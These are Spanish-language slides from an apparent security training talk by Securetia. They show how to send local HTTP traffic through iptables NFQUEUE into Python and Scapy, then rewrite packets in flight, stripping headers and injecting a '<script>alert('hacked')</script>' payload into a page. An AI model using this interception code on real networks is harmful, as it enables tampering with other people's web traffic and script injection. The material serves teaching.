
```
$ iptables -L -n -v
```

```
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target     prot opt in     out      source          destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target     prot opt in     out      source          destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target     prot opt in     out      source          destination
    0    0  DROP       tcp   --  *      *       0.0.0.0/0        0.0.0.0/0
                                         tcp flags:0x04/0x0
```

# TCP Handshake

```
$ ./tcp_handshake.py 127.0.0.1 22
###[ TCP ]###
sport      = ssh
dport      = 24423
seq        = 1526338433
ack         = 1
dataofs    = 5
reserved   = 0
flags       = PA
window     = 43690
chksum     = 0xfe3c
urgptr     = 0
options    = []
###[ Raw ]###
load       = 'SSH-2.0-OpenSSH_7.8p1 Debian-1\r\n'
```

# Manipulación de Tráfico HTTP




# ¿Cómo interceptamos tráfico?

Hasta ahora, solo generamos, recibimos y escuchamos tráfico.

Nos falta algo para poder "interceptar"...

# iptables



# iptables - NFQUEUE

```
$ iptables-restore < iptables-nfqueue.rules
```

```
$ iptables -L -n -v
```

```
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
```

pkts	bytes	target	prot	opt	in	out	source
0	0	NFQUEUE	tcp	--	lo	*	0.0.0.0/0

destination
0.0.0.0/0

```
tcp spt:80 NFQUEUE num
```

```
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
```

pkts	bytes	target	prot	opt	in	out	source
------	-------	--------	------	-----	----	-----	--------

destination
-------------

```
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
```

pkts	bytes	target	prot	opt	in	out	source
0	0	NFQUEUE	tcp	--	*	lo	0.0.0.0/0

destination
0.0.0.0/0

```
tcp dpt:80 NFQUEUE num
```

# iptables - NFQUEUE

*"NFQUEUE permite pasar paquetes al espacio de usuario, para decidir qué hacer con ellos."*

En python, podemos utilizar el módulo fnfqueue  
(<https://github.com/notti/fnfqueue>)

```
$ pip3 install fnfqueue
```

**La virtual ya lo tiene instalado!**

# Análisis con Scapy + NFQUEUE

```
import fnfqueue
from scapy.all import *

queue = 0

conn = fnfqueue.Connection()

try:
    q = conn.bind(queue)
    q.set_mode(0xffff, fnfqueue.COPY_PACKET)
except PermissionError:
    print("Access denied; Do I have root rights or the needed capabilities?")
    sys.exit(-1)

while True:
    for packet in conn:

        pkt = IP(packet.payload)
        pkt[TCP].show2()
        packet.accept()

conn.close()
```

# Manipulación de Tráfico

*"Al querer modificar paquetes, vamos a encontrar problemas. Con algunos, Scapy nos va ayudar."*

Ejemplos:

1. IP: Len Field
2. IP: Checksum Field
3. TCP: Checksum Field
4. HTTP: Not-Modified
5. HTTP: Encoding Header
6. HTTP: Content-Lenght Header

# Manipulando con Scapy + NFQUEUE

```
pkt = IP(packet.payload)

if Raw not in pkt or TCP not in pkt:
    packet.accept()
    continue


del pkt[IP].len
del pkt[IP].chksum
del pkt[TCP].chksum

search_for = b'the nginx web server is successf'
replace_for = b'<script>alert("hacked")</script>'

pkt[Raw].load = re.sub(r'If-Modified-Since.*\r\n'.encode(), b'', pkt[Raw].load)
pkt[Raw].load = re.sub(r'If-None-Match.*\r\n'.encode(), b'', pkt[Raw].load)
pkt[Raw].load = re.sub(r'Accept-Encoding.*\r\n'.encode(), b'', pkt[Raw].load)
pkt[Raw].load = re.sub(r'Connection:.*\r\n'.encode(), b'Connection: close\r\n', pkt[Raw].load)
pkt[Raw].load = re.sub(r'Upgrade-Insecure-Requests.*\r\n'.encode(), b'', pkt[Raw].load)
pkt[Raw].load = re.sub(search_for, replace_for, pkt[Raw].load)

packet.payload = bytes(pkt)
packet.mangle()
```

# Si todo salió bien...



# Preguntas?



# Muchas Gracias!

**Fabian Martinez Portantier**  
**Javier J. Vallejos Martínez**

--

info@securetia.com

<https://www.securetia.com>

<https://github.com/securetia/>

<https://instagram.com/securetia/>

<https://twitter.com/securetia>